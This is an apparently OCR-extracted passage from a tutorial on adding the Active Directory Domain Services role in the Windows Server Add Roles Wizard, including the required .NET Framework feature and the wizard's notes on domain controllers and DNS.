
Roles:

- ☐ Active Directory Certificate Services
- ☑ Active Directory Domain Services
- ☐ Active Directory Federation Services
- ☐ Active Directory Lightweight Directory Services
- ☐ Active Directory Rights Management Services
- ☐ Application Server
- ☐ DHCP Server
- ☐ DNS Server
- ☐ Fax Server
- ☐ File Services
- ☐ Hyper-V
- ☐ Network Policy and Access Services
- ☐ Print and Document Services
- ☐ Remote Desktop Services
- ☐ Web Server (IIS)
- ☐ Windows Deployment Services
- ☐ Windows Server Update Services

Description:

Active Directory Domain Services (AD DS) stores information about objects on the network and makes this information available to users and network administrators. AD DS uses domain controllers to give network users access to permitted resources anywhere on the network through a single logon process.

In the window that opens, click on "Add Required Features".



Select one or more roles to install on this server.

Add Roles Wizard

Add features required for Active Directory Domain Services?

You cannot install Active Directory Domain Services unless the required features are also installed.


Features:

- .NET Framework 3.5.1 Features
  - .NET Framework 3.5.1

Description:

Microsoft .NET Framework 3.5.1 combines the power of the .NET Framework 2.0 APIs with new technologies for building applications that offer appealing user interfaces, protect your customers' personal identity information, enable seamless and secure communication, and provide the ability to model a range of business processes.

Click on " Next".



Introduction to Active Directory Domain Services

Active Directory Domain Services (AD DS) stores information about users, computers, and other devices on the network. AD DS helps administrators securely manage this information and facilitates resource sharing and collaboration between users. AD DS is also required for directory-enabled applications such as Microsoft Exchange Server and for other Windows Server technologies such as Group Policy.

Things to Note

- To help ensure that users can still log on to the network in the case of a server outage, install a minimum of two domain controllers for a domain.
- AD DS requires a DNS server to be installed on the network. If you do not have a DNS server installed, you will be prompted to install the DNS Server role on this server.
- After you install the AD DS role, use the Active Directory Domain Services Installation Wizard (dcpromo.exe) to make the server a fully functional domain controller.
- Installing AD DS will also install the DFS Namespaces, DFS Replication, and File Replication services which are required by Directory Service.

